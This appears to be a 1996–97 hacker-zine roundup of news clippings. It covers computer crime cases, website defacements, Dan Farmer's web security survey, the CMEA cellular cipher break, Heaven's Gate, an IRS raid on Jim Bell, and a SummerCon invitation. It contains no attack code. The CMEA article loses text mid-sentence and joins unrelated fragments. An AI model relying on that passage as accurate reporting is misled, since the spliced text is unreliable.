Could Levin really be living proof of the "professional hacker" so often celebrated in movies, books and lurid conference presentations? Is he a product of a KGB school of super hackers now turned loose on the world as part of Russian criminal enterprise? If that turned out to be true, it would delight the information warriors, the cyber-SWAT teams set up by the US armed forces whose most recent claims on federal budgets have been on the basis of threats to the global information infrastructure. Equally pleased will be the platoons of consultants, the sales forces of computer companies and the organisers of high-price exclusive conferences.

Equinox tells a different story. The programme's researchers found a Russian "recreational" hacker group called Megazoid. The Citibank fraud because a group of hackers worldwide compiled files on the VAX/VMS operating system, and some Russian hackers found a Citibank computer with which they could play and use as a free jumping-off point to other computers. One of them says that, for $100, he sold details to Levin and his friends who ran a computer import/export business. In reality Levin appears to have been an average-ability programmer with entrepreneurial ambitions.

The Citibank fraud was possible only because of a number of coincidences - poor security management, a group of Russian hackers getting lucky and their information falling into the hands entreprenurs with the right connections. This is the pattern of much computer crime.

[=----------=]

title: Expert Warns Of Lax Security On Web

SAN FRANCISCO - An outspoken computer security expert, citing his just-completed study, says up to two-thirds of certain Web sites, including reputable institutions like banks and the media, are vulnerable to hacker attacks.

Dan Farmer -- who stirred controversy in 1995 as co-author of software dubbed SATAN that enables people with basic skills to infiltrate computer systems -- surveyed more than 2,200 Web sites.

The survey released last week covered a relatively small portion of the sprawling Web but focused on sites where security is more of a concern.

Farmer probed 660 bank sites around the globe, 312 North American online newspaper sites, 274 credit union sites, 47 U.S. federal government sites and 451 Internet sex clubs.

In a summary, Farmer said that, out of his sample of about 1,700 Web sites he selected, "over 60 percent could be broken into or destroyed." As a control, he probed a random sample of 469 sites.

Farmer said he used relatively crude, non-intrusive methods and did not actually break into the sites. He also said he would not publish the names of the sites he surveyed.

"I barely electronically breathed on these (computer) hosts," he said in his report, adding that, considering more intrusive tests, some 70 percent to 80 percent of sites may have security flaws.

Other computer security experts found Farmer's results credible and authoritative, David Kennedy, director of research, education and consulting at the National Computer Security Association, said in a telephone interview.

Experts and computer industry executives said the study shed more light on a problem well known within the industry but insufficiently understood by the public at large.

The threat of hacker attacks was highlighted earlier this year when intruders broke into the Justice Department and Central Intelligence Agency Web sites and altered them, prompting the CIA to close its site temporarily.

Farmer stressed that Web sites are being used primarily for marketing and advertising purposes and that, although some bank sites may allow visitors to look up balances, the sites do not provide access to internal financial systems.

Deborah Triant, president of CheckPoint Software Technologies' U.S. operating unit in Redwood City, Calif., said banks routinely keep Web sites on separate computer systems.

"Our experience is the banks are so paranoid that they won't even allow the access that they should be able to allow and would be quite safe if you had a modern firewall" protecting their networks from intruders, said Triant, whose company is the market leader in firewall technology.

"So, if their Web site is vulnerable, that doesn't mean that anything else at the bank is vulnerable, or that their customers' accounts or the transactions their customers are doing are vulnerable," she said.

Nevertheless, with the advent of electronic commerce over the Internet expected to gain momentum in 1997, lax security remains a critical issue, experts said.

Farmer separated security flaws into two categories -- a red category where he said a site was "essentially wide open to any potential attacker" and a yellow category deemed less serious but with potential for disastrous consequences.

Of the 660 bank sites, 68 percent were deemed vulnerable and nearly 36 percent were in the red category.

Some 51 percent of credit unions were vulnerable, 62 percent of the federal sites, nearly 70 percent of newspapers and 66 percent of sex clubs. Sites in the red category ranged from 20 percent for credit unions to 38 percent for federal sites and 39 percent for online newspapers.

Of the random sample of 469 Web sites used as the control, a far smaller percentage -- 33 percent -- were found to be vulnerable, and 17 percent of the group was in the red category.

Farmer said part of the problem is that Web sites are trying to do too much at once, increasing their complexity and making security far more difficult to achieve.

But, even with security concerns, credit card transactions over the Net are much safer than those carried out in shopping malls, said the security association's Kennedy.

Farmer also said he plans to incorporate some newer testing tools into a new version of SATAN, which stands for Security Administrator Tool for Analyzing Networks, early next year.

The program enables people who manage corporate networks to locate weaknesses and fix them. But it has been controversial because it can also easily be used by malevolent intruders trying to cause damage.

Triant said there have been no reported security breaches at any of the more than 15,000 institutions with CheckPoint network security installed and said such precautions should provide adequate protection.

[=----------=]

title: (none) [Man pleads guilty to writing AOL hacking soft]
source: Reuters World ReportJanuary 8, 1997 14:55:00

WASHINGTON, Jan 8 (Reuter) - A Yale University student pleaded guilty Wednesday to committing computer fraud for developing a programme that allowed him to use America Online Inc. without paying, the Justice Department said.

Prosecutors said Nicholas Ryan, 20 of Victor, New York, entered the guilty plea at a federal court hearing in Alexandria, Virginia. He faces up to five years in prison and a $250,000 fine at sentencing, scheduled at the end of March.

Prosecutors said Ryan in June 1995 developed the programme, called "AOL4FREE," and frequently used it through December 1995, avoiding having to pay the firm's rate of $2.95 per hour.

Ryan, who identified himself as "Happy Hardcore," also made the programme available to other America Online users, and it circulated within AOL chat rooms, prosecutors said.

As the company made changes to stop the use of the programme, Ryan modified it and made the updated version available to other online service users, the prosecutors said.

They said the heaviest use of the programme took place from September through December 1995. America Online estimated that on a single day individuals using the programme logged onto the system about 2,000 times, the prosecutors said.

The case was brought by the U.S. Attorney's office and the Justice Department's computer crime section.

[=----------=]

title: Hackers Hack Crack, Steal Quake
author: Annaliza Savage

8:00 pm PST - Hackers broke into the Web server and file server of Crack dot Com, a Texas gaming company, on Wednesday, stealing the source code for id's Quake 1.01, as well as Crack's newest project, Golgatha, and older games Abuse and Mac Abuse.

Although the hackers left a trail that may make them easy to track, the theft did its damage. "Quake's raw engine market value dropped several hundred thousand dollars," said Dave Taylor, who formed Crack dot Com after leaving id Software, where he worked on Doom and Quake. But Barrett Alexander of id denies that the financial loss will be so great, saying that the code for Quake's unique engine is recognizable, making it hard for anyone to be able to use without id's knowledge.

Crack dot Com is also worried that its unreleased techniques, developed for Golgotha, could make their way into the hands of other game competitors, who could copy bits of code into their own software.

The hackers, who were able to get through the Crack's firewall, left intact a bash-history file that recorded all their movements. They even logged onto IRC's #quake to brag about their exploits, and made Quake's source available

on Crack dot Com's homepage (it is no longer there).

The hackers, who identified themselves as being from the group FEH, probably broke through Crack's firewall through their Web site. The former editor of the now defunct hacker magazine FEH denies any knowledge of the event, and has already posted a disclaimer.

[=----------=]

title: Hackers Sabotage Blair's Internet Image
author: Robert Uhlig, Technology Correspondent
source: The Telegraph
date: 10th December 1996

The Labour Party has called for a police inquiry after computer hackers made repeated attacks on its Internet site, replacing a picture of Tony Blair with his Spitting Image puppet and headlining the site with "New Labour - Same Politicians. Same Lies".

A group of British hackers, calling itself the Digital Anarchists, infiltrated the Labour publicity site for the second time yesterday and said it would continue to attack the Labour Web site this week. "We're going to keep doing it again and again until further notice. And we're going to hit some other sites as well," a spokesman for the group said last night.

The hackers later infiltrated the Labour site a third time, while computer experts were attempting to rectify the second attack. The Web site has now been closed until future notice to prevent more further embarrassing alterations of its content.

It is believed that the hackers will attack other political parties including the Conservatives, Liberal Democrats, Scottish National Party and Plaid Cymru. Internet sites belonging to other public organisations, blue-chip companies and newspapers may also be affected.

The first attack, which promised free drugs and beer to young voters, was made on Saturday while the British hacker community was staging a Christmas party in Manchester.

The Labour leader's response to the Budget was replaced with a live sex show of women wearing the "demon eyes" masks seen in the Tory advertising campaign. The hackers also changed the title "The road to the Manifesto" to "The road to nowhere" and altered links to other parts of the site so they read "The Labour Party sex shop".

[=----------=]

title: Police looking into hacking of Government web site
author: Adeline Goh
source: The Straits Times
date: Dec 10 1996

POLICE are investigating how the Singapore government's Web site on the Internet was modified without authorisation.

In the incident on Sunday, someone replaced the site's contents with a list of more than 100 user identities (IDs) of people from various government bodies.

Yesterday, the Commercial Crime Division (CCD) of the Criminal Investigation Department told The Straits Times that three officers from its computer crime team had started work on the case.

It added that the first step would be to trace the identity of the hacker by checking the log files of the computer in which the Web site is housed.

These log files keep track of people who access it.

The web site -- at http://www.gov.sg -- is the on-line version of the Singapore Government directory and has links to the Web sites of various bodies such as the ministries.

The original contents of the site were restored by the National Computer Board (NCB) on Sunday afternoon. When contacted yesterday, NCB, which maintains the computer that houses the Web site, said that the hackers did not gain access to any government networks which contain sensitive data.

It added that the computer where the Web site was stored did not contain sensitive information.

It declined to give further details about the incident, saying that it had referred the matter to the CCD.

Several computer experts contacted yesterday said that electronic networks could be broken into with special computer programs.

They are placed into a network by hackers and they capture a user's log-in password, which can then be retrieved.

Those contacted added that passwords which are proper English words were easy for hackers to crack.

This is because there are also programs which try to log on by trying words found in English dictionaries.

One of the experts, Mr A. I. Chow, 32, a partner in a computer firm, said perpetrators could even impersonate computer system administrators and ask a particular user on the network to change his password to one supplied by them. "When the user changes his password, the hacker can then access the network easily with the user's account."

Those contacted said data on Internet computers could be made more secure if system administrators allowed Web pages to be updated only during certain times or from computers within an organisation.

Security could also be improved, they said, if passwords were generated randomly and refreshed constantly.

[=----------=]

title: Computer Programmer Accused Of Breaking Into California
State Contract Data

SACRAMENTO, Calif. (Jan 17, 1997 00:36 a.m. EST) -- The Bay Area computer programmer who was arrested for hacking into the state Department of Information Technology computer system tapped into confidential information dealing with nearly a half million dollars worth of government contracts, court records show.

David Ernesto Salas of Alameda, who faces four years in prison, allegedly told others he had obtained confidential communication between a contractor and department officials and he was going to use it in a lawsuit against the department, said documents on file in Sacramento Superior Court.

Salas, 34, who is free on $50,000 bail, was arraigned Tuesday in Sacramento on three felony counts of computer hacking, including one count which alleges he attempted to destroy the department's computer system after his hacking was discovered.

Although some data was lost in the crash and the department's computer system was down for two days in September, nearly everything has been re-created by a backup computer system. Damage was estimated about $10,000, officials said.

The incident, however, has been an embarrassment to department officials

and is viewed with concern because Information Technology oversees $2.2 billion in computer projects throughout state government.

The department was established last year after a series of audits and investigations showed that millions in public funds were wasted on bungled state computer projects.

Kenneth Keller, Salas's San Francisco attorney, has said his client, who was a subcontractor hired to develop and install the department's computer system, will eventually be vindicated.

Keller, who couldn't be reached for comment Thursday, said last week that Salas had permission to be using the computer.

But according to court documents, Salas lost his authority to access the computer when he lost his contract after a dispute with another contractor in August. Beginning shortly before 11 p.m. Sept. 25 and into the following day, Salas gained access to the department's computer. To this day, it is not known exactly what he did once he entered the system.

The backup computer, unbeknownst to Salas, did capture a trail of changed passwords that led to the highest administrative level, giving Salas full access to the entire computer system, documents said.

"Electronic mail (E-mail) regarding state service contracts worth approximately $400,000 between (a contractor) and DOIT resided on the DOIT system," said a summary of the facts in the case prepared for Salas's arrest.

Special Agent Fred Adler of the Sacramento Hi-Tech Crimes Task Force, which arrested Salas, said Thursday the case is still under investigation and another arrest is possible.

In his affidavit for the search warrant, Adler said on Sept. 9, Salas told Information Technology deputy director and chief counsel Alexis Schatten that he had contacted an attorney to initiate a lawsuit against a competing contractor for slandering him and other subcontractors.

Adler said there were witnesses who had seen Salas "bringing up privileged information on (his computer) screen" and that Salas had "alluded" to others that he possessed confidential information about Information Technology's business dealings, court records show.

Department officials told investigators that "numerous confidential communications exist on the their system relative to procurement, installation and maintenance of multi-million dollar, state computer systems," the affidavit said.

"Knowledge of these communications could prove to be financially advantageous to firms involved in these processes," the affidavit said.

Rich Halberg, department spokesman, declined to comment on the search warrant out of fear it might jeopardize an ongoing prosecution and investigation.

He did say, however, that the department computer system does not contain actual contracts, but he did say that there may be E-mail pertaining to such contracts.

"We are doing the right thing by going after this guy," Halberg said.

"It is all too common in large companies and government to not want to go after the hacker because it is difficult to prove. Hopefully, this guy won't be in a position to do this again to another government agency," Halberg said.

title: (none) [Australian Phone Worker Rigs Radio Contest]
source: COMTEX Newswire
date: 12/10/96 7:48 PM

SYDNEY, Dec. 11 (UPI S) -- An Australian telephone company worker who won $50,000 Australian (U.S. $40,000) in a radio station's phone-in competition has been charged with fraud after allegedly hacking into the phone line. Brian Ronald Francis, who police say used his expertise to ensure he was the 10th caller in the competition, has also been charged with two more offenses relating to two other radio competitions he won this year.

[=----------=]

title: Hacker challenges 'dark side' book
author: Simson Garfinkel

Special to the Mercury News

KEVIN Poulsen was one of the most talented "dark side hackers" ever to phreak a phone call.

For more than two years, Poulsen lived the life of a fugitive as part of the seedy Los Angeles underground. He made money by reprogramming Pacific Bell's computers for pimps and escort services, re-activating old telephone numbers and building a voice-mail network pairing prostitutes with their johns.

And he cleaned up by messing with the phones used by Los Angeles radio stations, rigging their call-in contests so that he would always win the big bucks or the car.

But Poulsen got caught and he spent more than five years in jail.

Behind bars in 1993, Poulsen did what any phone phreak would do: He picked up the pay phone and started making collect calls. But these calls where different: they went to Jonathan Littman, a journalist in Mill Valley who had just published a magazine article about Poulsen's crimes and exploits and was about to write a book on the same topic.

Poulsen wanted to make sure that Littman got the story right. He felt that Littman had made a lot of mistakes in the magazine article.

Today, Poulsen feels somewhat betrayed by the journalist to whom he gave total access. After reading an advance copy of Littman's book, Poulsen says Littman has twisted the truth in order to make a more compelling story.

"Most of my complaints about Littman's book are small things," said Poulsen, who is on parole and living in Sherman Oaks, a Los Angeles suburb. "He has major events right but then he changes the meaning of them by changing minor events and making up quotes."

Littman stands by his work.

The book, "The Watchman: The Twisted Life and Crimes of Serial Hacker Kevin Poulsen," is due to be published next month by Little, Brown and Co. It's an insider's look at the world of a criminal computer hacker, one of the most detailed yet published.

"He was one of the first to hack the Internet and get busted for it," said Littman, referring to Poulsen's 1984 arrest for breaking into university computers on the ARPAnet, predecessor to today's Internet.

"They decided not to prosecute him because he was 17" when he was arrested, Littman said. Instead, Poulsen was hired by a Silicon Valley defense contractor. "It was every hacker's dream -- to commit a crime and instead of going to jail, to get a job with what was a top think tank and defense contractor," Littman said.

Soon, however, Poulsen was back to his old tricks -- with a vengeance, according to the book. He started physically breaking into Pacific Bell offices, stealing manuals and writing down passwords. Much of what he found went into a storage locker. But Poulsen couldn't handle his finances, and got behind in his rent. When the locker company broke open Poulsen's lock his stash was discovered and a trap was laid. As the FBI closed in, Poulsen left town, a fugitive on the run.

Guilty plea

He was caught June 21, 1991, and spent nearly three years in pre-trial detention. On June 14, 1994, in federal court in Southern California, he pleaded guilty to seven counts of computer fraud, interception of wire communications, mail fraud, money laundering and obstruction of justice. He was then transferred to Northern California to face a spying charge, based on his possession of material the government called classified. He pleaded guilty to fraud, possession of unauthorized access devices and fraudulent use of a Social Security number, and was released June 4, last year.

The Watchman is Littman's second book on the computer hacker underground. His first, "The Fugitive Game," followed the exploits of hacker Kevin Mitnick, who was on the run and eventually caught by computer security expert Tsutomu Shimomura and New York Times reporter John Markoff. Shimomura and Markoff wrote their own book describing the chase, and they both objected to Littman's version of the events.

For his part, Poulsen seems most angry about the implication of the new book's title -- that he was somehow obsessed with eavesdropping and largely acted alone.

Only two wiretaps

In the book, Littman has Poulsen listening to dozens of conversations -- even wiretapping the telephones of people trying to sell used equipment through newspaper classified ads, to see if they are being honest with their prices.

Poulsen insists that he wiretapped the telephones of only two people: another hacker who was also an FBI informant and his high-school girlfriend.

"He also reports that I obsessively followed the details of every escort date, including details of the tricks," Poulsen says, among other complaints. "He made that up. Totally made that up."

Littman denies making up quotes, and insists that everything in the book was told to him by one of the participants.

"I've written a book about a very complicated story about controversial people who had very different versions of what happened," Littman said. "I've done the best I can to view them objectively. Somebody else might view them differently, and the participants obviously have a subjective perspective. My views are in the book."

But Poulsen says that Littman's fundamental premise is flawed. "John had a problem in writing this book," Poulsen said. "He wanted to sell it as the troubled loner-hacker-stalker guy. The problem is I had five co-defendants and it is hard to portray someone as a troubled loner when you have five other people making it happen."

Not a loner

Ron Austin, Poulsen's friend and co-conspirator, agrees. "Littman has to write an interesting book, I guess," he said. "He downplays the role of a lot of people, but I think that's because he is writing a book about Kevin. My role is downplayed." Austin also said the role of Justin Petersen, a hard-rocking hacker and co-conspirator is

underplayed.

Austin, also on parole, said he is concerned that the controversy regarding Littman's portrayal of Poulsen might obscure some of the more important issues raised by Littman's book: That the FBI engaged in widespread wiretapping of foreign consulates in the San Francisco area, the FBI's apparent hiring of an informant to commit illegal acts on the agency's behalf, and that the FBI's apparent ability to decrypt files on Poulsen's computer that had been encrypted with the U.S. government's Data Encryption Standard, a popular data-scrambling algorithm.

The FBI office in Los Angeles declined to comment on the Poulsen case. A representative of the FBI's Washington office said, "We normally do not comment on books that are coming out until we have had an opportunity to review the book."

As a condition of his plea bargain, Poulsen is prohibited from discussing FBI wiretaps.

Littman said he feels "lucky as a writer to have been able to spend some time with Poulsen and these other characters in the story."

"One thing about Poulsen is he really had a very highly developed ethical model that he believed in," Littman said. "He found it challenged by his circumstances and the people he associated with. I found it fascinating to see how he resolved this age-old computer hacker ethic with a changing world."

Cellular Code-breakers Blame Standards Process
577 Words
4312 Characters
04/03/97
TR Wireless News

Computer scientists claim they have demonstrated how to break the industry-standard code that encrypts cellular phone calls-a discovery they termed "a setback to the U.S. cellular telephone industry." The code-breakers included Bruce Schneier of Counterpane Systems, a Minneapolis consulting firm, and graduate student David Wagner of the University of California at Berkeley.

They criticized the wireless industry's technical standards-setting process for establishing what they consider a weak standard, and they attacked the government for "hamstringing emerging cellular security technology." Release of their announcement and academic paper was timed to coincide with congressional hearings on encryption policy.

The researchers' press release observes that the digital cellular system uses encryption to "scramble voice communications." Their paper, Cryptanalysis of the Cellular Message Encryption Algorithm (CMEA), concerns cellular phone keypad entries, but not voice conversations. Mr. Schneier told TRWN that the digital cellular voice encryption standard is "so incredibly vulnerable" to decryption that it was "not worth writing about." The voice standard's fundamental code was broken by the "Union Army in the Civil War," he added.

The researchers didn't challenge either the subscriber "authentication" or the "fingerprinting" antifraud procedures now common in the cellular service. Authentication and fingerprinting technologies "are not compromised by the cryptography announced today," according to the Cellular Telecommunications Industry Association.

The technical paper describes a cryptographic "attack" on the CMEA. Such an attack, in practice, would require analysis of data recovered from recorded calls, received on radios capable of decoding digital

cellular transmissions. Such radios aren't easily available; the common "scanner" can't receive them.

"We did not touch a cellular phone in our analysis, and there is no commercial equipment available that could receive digital cellular signals. We worked with a paper standard only," Mr. Schneier said. The attack took "minutes or hours" on a Pentium-class personal computer, and to comply with U.S. laws and who agreed not to "misuse" the information. Federal agencies, including NSA, had certain "sensitivities" as to the encryption power of CMEA and its lawful export under then-current laws, he said. These concerns led to CMEA's being somewhat less "robust" than the authentication algorithm.

Updating CMEA to address the concerns raised by the cryptographers' announcement has become the "highest priority" for the TR45 committee at its upcoming meetings, Mr. Marinho said. He added that the shift in federal jurisdiction over encryption from the State Department to the Commerce Department has enabled TIA to move forward in improving CMEA.

=-=

TRENDS IN BRIEF...
285 Words
2117 Characters
04/07/97
Report on Microsoft

A trade publication reports that a "major" security flaw has been uncovered in Microsoft's network operating system, Windows NT.

The flaw could enable a user dialing in from a remote location to unscramble encrypted information -- including a corporate network's entire registry of user passwords -- and display it as plain text. EE Times Online (http://www.eet.com) said the discovery is especially troublesome for Microsoft because it has tried to position NT as more secure network server than alternatives such as Unix. Two professional security technologists wrote the code for the "hack" that found the flaw.

The code has been verified by several experts and is making the rounds on the Internet via an mailing list frequented by skilled hackers with an interest in NT-security issues. The potentially password-cracking code is the third major security flaw found in NT in as many months and follows recent revelations of security holes in Microsoft's Internet Explorer Web browser. The software giant's security technology has come under closer scrutiny by the hacking community as NT and Internet Explorer have found broader market acceptance... At least a dozen major companies have joined the race to buy, invest or strike strategic alliances with small Java developers, according to a trade publication report. Driven by the growing popularity of Java and the need to get products to market more quickly than they can be developed internally, these vendors frequently are courting the same developers to shore up their Java offerings. One developer, while declining to comment on any talks his company has had, named Sun Microsystems Inc., Microsoft, Novell Inc., Netscape Communications Corp. and IBM/Lotus as the top Java hunters, followed by a second tier of tools vendors that include Symantec Corp.

=-

Social Security officials insist Web info is secure

April 8, 1997
Web posted at: 12:10 a.m. EST

WASHINGTON (CNN) -- Social security records now available through the Internet pose few security threats to the individuals who request them administration officials said Monday.

For the past month, Americans have had the option of having their Personal Earnings and Benefit Estimate Statement (PEBES) sent to them electronically. The information previously had to be mailed to them in a process that took as long as six weeks -- and at a cost of millions of dollars in postage each year.

Phil Gambino, a spokesman for the Social Security Administration, said the top priority of the new program is maintaining privacy, and several security features have been built into the new system to do just that.

"The information going back and forth between the requester and Social Security is encrypted, so if it gets intercepted in the middle, it can't be interpreted -- it would look like jibberish," he said.

Auditors also are able to trace the origin of a request to the exact personal computer used to make it, he said.

Still, critics concerned about privacy rights are worried.

"As soon as crooks start exploiting this service to get other people's information, Social Security is going to have a real problem on its hands," Evan Hendricks, chairman of the U.S. Privacy Council in Washington, told USA Today.

The newspaper identified various types of potential abuse: potential employers could get the salary history of job applicants; co-workers could determine how much fellow employees make; landlords could use the information to determine whether someone can afford an apartment.

While Gambino insisted someone would have to "go through a great deal of effort" to steal information, even the PEBES Web page offers a disclaimer: "We cannot absolutely guarantee that the information you are sending will not be intercepted by others and decrypted."

Indeed, one person in January decoded an encryption code similar to the one used to secure the Social Security information.

Responding to a challenge from a computer security firm, a graduate student cracked the code in 3 1/2 hours. He used 250 work stations to do test 100 billion code combinations per hour to crack a 40-bit electronic key. The PEBES page is encrypted with at least a 40-bit key, although it could have 128 bits or more.

=-

Web authors linked to suicide sect
By Alan Boyle and Paul Chavez
MSNBC

Members of the religious community who died in Rancho Santa Fe earned money by designing business sites on the World Wide Web and may have tied their death pact to coincide with the return of the Hale-Bopp comet.

Farewell tape shows cultists' calm resolve Cult built an 'earth ship' of old tires Rendezvous with mortality Cults growing on the Net How to know if a loved one is in a cult Talk about this story in our News BBS.

The group did business as Higher Source Contract Enterprises and designed a variety of sites, including the San Diego Polo Clubs home page on the World Wide Web.

Commander Al Fulmer of the San Diego County Sheriffs Office said during a Thursday press conference that the group also called itself Heavens Gate. A Web site using that name makes a connection between the Hale-Bopp comet, which last visited Earth about 4,200 years ago, and a time of closure.

The Heavens Gate site was found under several addresses Thursday, including one Internet address located in Romania. Most of the sites were either pulled off the World Wide Web later Thursday or

were made inaccessible because of high volumes of Internet traffic. Katie Greene, a spokesperson for Internet service provider Concentric Network, located in Californias Silicon Valley south of San Francisco, said they have been providing Internet service to the group since March 1995.

A section of one Heavens Gate site outlined the groups beliefs and said that 2,000 years ago a crew member of the kingdom of heaven took over the body of Jesus. This Christ-like member prepared others for departure into the kingdom of heaven.

The site said the groups mission was the same.

I am in the same position to todays society as was the One that was in Jesus then, the sites author wrote. My being here now is actually a continuation of that last task as was promised, to those who were students 2,000 years ago. ... Our only purpose is to offer the discipline and grafting required of this transition.

Another section of the site described two leaders, a male and female, who in the early 1970s took over two bodies, which they called vehicles.

The Heavens Gate group may be a high-tech reincarnation of a 1970s community that had been dubbed the UFO Cult.

Strong similarities exist between the 1970s group and information found on World Wide Web sites connected to Heavens Gate. The two leaders of the the so-called UFO cult have been previously identified in news reports as Houston residents. News reports also said the female leader is dead.

One page called Last Chance to Evacuate Earth Before Its Recycled outlined the groups history and mission. The author of the page identified himself as Do as in the musical tone.

The author said he was related to the Ti and Do that made news in 1975 as the UFO cult. The author also said that his female partner, Ti, left earth in 1985.

Much of the information on the site outlined how representatives from a Kingdom Level Above Human were on Earth to escort others to the higher level.

The site also had a section detailing its position against suicide by non-members. Larry Trachte, professor of religion at Wartburg College, said that suicide often has a different meaning among religious groups and cults.

Death is seen more in an Eastern perspective, Trachte said. So there isnt a sense that all this is tragic. Its more the spiritual, mental orientation of these people that believe this way. They believe this life is just one in an ongoing cycle or series or wheel of life. And ending this life is like opening a window or door and moving into another existence.

Trachte said he took some solace in the news that no children were involved with the group.

He also was not surprised with the connection to the Hale-Bopp comet.

Throughout history, the heavens and the signs of the stars and peculiar events like comets have signified extraterrestrial powers, Trachte said. Its not totally surprising that a comet would trigger such a response.

He said the group was unique in that it apparently mixed modern phenomena, such as UFOs, computers, the comet and the Internet, with age-old beliefs of being swept into heaven.

Even in the Christian experience you have that recorded experience

of people from another country following a heavenly display or revelation, which to them pointed to the birth of Christ, Trachte said.

The Heavens Gate group also designed pages publicizing Pre-Madonna, an album of Madonnas early songs; 1-800-HARMONY, a music and video mail-order operation; British Masters, a clearinghouse for auto parts; and Keep the Faith, a site devoted to contemporary Christian music and news.

The group used advanced Web page design and technology, including Java and Javascript, animated images and virtual reality modeling language.

Beverly Hills businessman Nick Matzorkis, who runs the Pre-Madonna site, told authorities that he now employs a former member of the Higher Source group. Matzorkis said that members sent the employee whom he identified only as Rio two videotapes this week that described their intentions to commit suicide.

Members of Heavens Gate believed it was time to shed their containers, perhaps to rendezvous with a UFO they believed was traveling behind the Hale-Bopp comet, Matzorkis told NBCs Today show.

The author identified as Do said on the Heavens Gate site, dated Sept. 29, 1996, that time was short.

The end of this civilization is very close, the site said. The end of a civilization is accompanied by a spading under, refurbishing the planet in preparation for another civilization. And the only ones who can survive that experience have to be those who are taken into the keeping of the Evolutionary Level Above Human.

=-=

Hecklers hack at human bugs that crawl the Web

A couple of weeks ago the U.S. public was distracted by issues of Internet pornography. The U.S. Supreme Court was considering the Communications Decency Act, a law meant to control obscenity supposedly bombarding youthful computer users.

Meanwhile Marshall Herff Applewhite and 38 members of the Heaven's Gate cult were updating their Web site, laying in a supply of new Nike sneakers, and preparing to kill themselves.

Politicians and clergy had a firm grip on the anti-porn franchise. Who, on the other hand, was tackling murderous mass delusion?

The answer: a few skeptics and hecklers, and they did a good job of it.
Their postings continue to collect in the forums of Usenet where cult followers put their prophecies about the alien spaceship that supposedly follows the comet Hale-Bopp.

"It seems odd that a higher life form would prefer us paltry humans to wear black Nikes with a white "swoosh' as our ceremonial sending off garb," sneers a contributor to sci.astro, a group of otherwise sensible astronomers. "What is wrong with Reebok or Adidas? Is there a conspiracy here?"

Criticism also focused on syndicated radio host Art Bell, who has promoted the astronaut-messiah movement. He used to talk more about evil government, until the Oklahoma City federal building bomb went off. Lately his agenda has been heavier on spaceships.

"Art's role in their deaths was that of a liar and snake oil salesman, trafficker in junk science, a promoter of charlatans and their wares, and a parasitic peddler of pernicious poppycock," says a contributor "decieving you're some sort of chosen spokesman

for some trumped-up alien scam so you can sell your booklet," says another.

A preacher surrounding himself with goons in a sealed-off temple, a con artist fleecing followers in a distant commune, even an infomercial huckster on radio or television, is protected from opponents who might distract his victims.

But how many of Jim Jones' followers might have been deterred from going to Guyana with him, and tasting his deadly brew, had the Internet been in wider use 20 years ago, complete with its noisy skeptics countering his preachings?

Jones took more than 900 lives with him. Applewhite only got 38 to go along. That's progress.

"Think of it as evolution in action. Or maybe they were right and are aboard the mothership now. Either way, it's 39 fewer idiots cluttering up the planet," says another contributor. This does not encourage copycats.

Skeptical argument is not limited to religious themes. In Usenet's thousands of newsgroups, forums cover politics, social life, dating and marriage, most of the arts and sciences, journalism and international relations. To some degree, they are all the scenes of noisy, sometimes sarcastic and even profane debate. Group members even patrol for porn, often vigorously repelling sexual-oriented postings with the same forensic muscle.

Anyone can join in soc.couples, alt.fan.rush-limbaugh, alt.politics.clinton, alt.politics.british, alt.history.what-if, rec.arts.movies, sci.military, alt.journalism and other cyberbrawls. They argue feminism, political campaign funding, TV violence, landmines, sex and Nazism. There is even a fun group that regularly argues the perennial subject of world domination by hamburger franchise (it's called alt.nuke.the.usa).

Heckling and skepticism? Indeed, as it should be.

=-

The Netly News Network
April 3, 1997

IRS raids a cypherpunk
by Declan McCullagh (declan@well.com)

Jim Bell's first mistake was publishing an essay describing how disgruntled citizens could kill off Federal government agents by using anonymous betting pools and digital cash. His second mistake was informing the IRS that the agency had no legal authority to tax him.

About twenty armed IRS agents and other Federal police swarmed into Bell's home in Washington state on Tuesday morning, hunting for evidence that Bell's "Assassination Politics" essay had come to fruition. They expropriated Bell's three computer systems, two guns and even a solitary mouse cable. The Feds were taking no chances: Since Bell's voluminous Net postings mentioned tax collectors, agents from the BATF, FBI, DEA, and local police forces joined the raid.

[...]

The raid stemmed from a six-month tussle

between Bell and the IRS, which began in November 1996 when the 38-year old computer engineer demanded a hefty tax refund and threatened to convene his own "common-law court" if it was refused. That grabbed the Feds' attention. (So did the actions of the "Multnomah County Common Law Court," which apparently met in January to convict IRS agents and Attorney General Janet Reno of "theft by deception.") In February, IRS agents seized Bell's 1986 Honda as payment for back taxes -- and found inside it a printout of his "Assassination Politics" essay. "

[...]

And it was, ultimately, a Federal magistrate who signed the search warrant on 9:02 am on March 28 at the request of the IRS. Jeffrey Gordon, an inspector in the IRS' Internal Security Division, details in an 10-page affidavit how he traced Bell's use of allegedly fraudulent Social Security Numbers, how he learned that Bell had been arrested in 1989 for "manufacturing a controlled substance," how he found out that Bell possessed the home addresses of a handful of IRS agents. Gordon's conclusion: Bell planned "to overthrow the government." The IRS investigator says in his affidavit that Bell's "essay details an illegal scheme by Bell which involves plans to assassinate IRS and other government officals... I believe that Bell has begun taking steps to carry out his Assassination Politics plan."

[...]

[=----------=]

Security/Hacker Conferences

[=----------=]

The 1997 Summer Security Conference

"SUMMERCON IX.V"

May 31st, 1997

Atlanta, GA

This is the official announcement and open invitation to the nine and 1/2 summer security conference, Summercon. A long time ago, Summercon was an invite-only hacker gathering held annually in St. Louis, Missouri. Starting in 1995, SummerCon became an open event to any and all interested parties: Hackers, Phreaks, Pirates, Virus Writers, System Administrators, Law Enforcement Officials, Vigilantes, Neo-Hippies, Secret Agents, Teachers, Disgruntled Employees, Telco Flunkies, Journalists, New Yorkers, Programmers, Conspiracy Nuts, Musicians, Nudists, and Rug Sucking Wannabes.

This con is going to be different than previous SummerCons. First off, there are two other major cons happening this summer, Defcon and Beyond HOPE. If you want to see good technical speakers, meet a ton of hackers, and have a good time for a couple days, I suggest you go to one or both of those cons. DefCon information is at http://www.defcon.org, Beyond HOPE info is at http://www.2600.com.

So why have SummerCon at all? Well, its a tradition, and most of the people I talked to said we should have it anyways. But, because of the other 2 cons, I am really aiming just to make this a fun weekend with yer friends in a new city, not a technical hacker gala. If you want to learn something, go to HOPE or

Defcon. If you want to meet hackers, go to HOPE or DefCon. If you have to choose one con to go to this summer, this one should NOT be it. If you are already going to DefCon and HOPE, and still have one more weekend you want to waste this summer, this is the perfect place for you.

If you are a criminal, if you are an anarchist, if you are interested in pulling fire alarms or breaking things, don't come to this con; we don't want you here and you wouldn't like us anyhow.

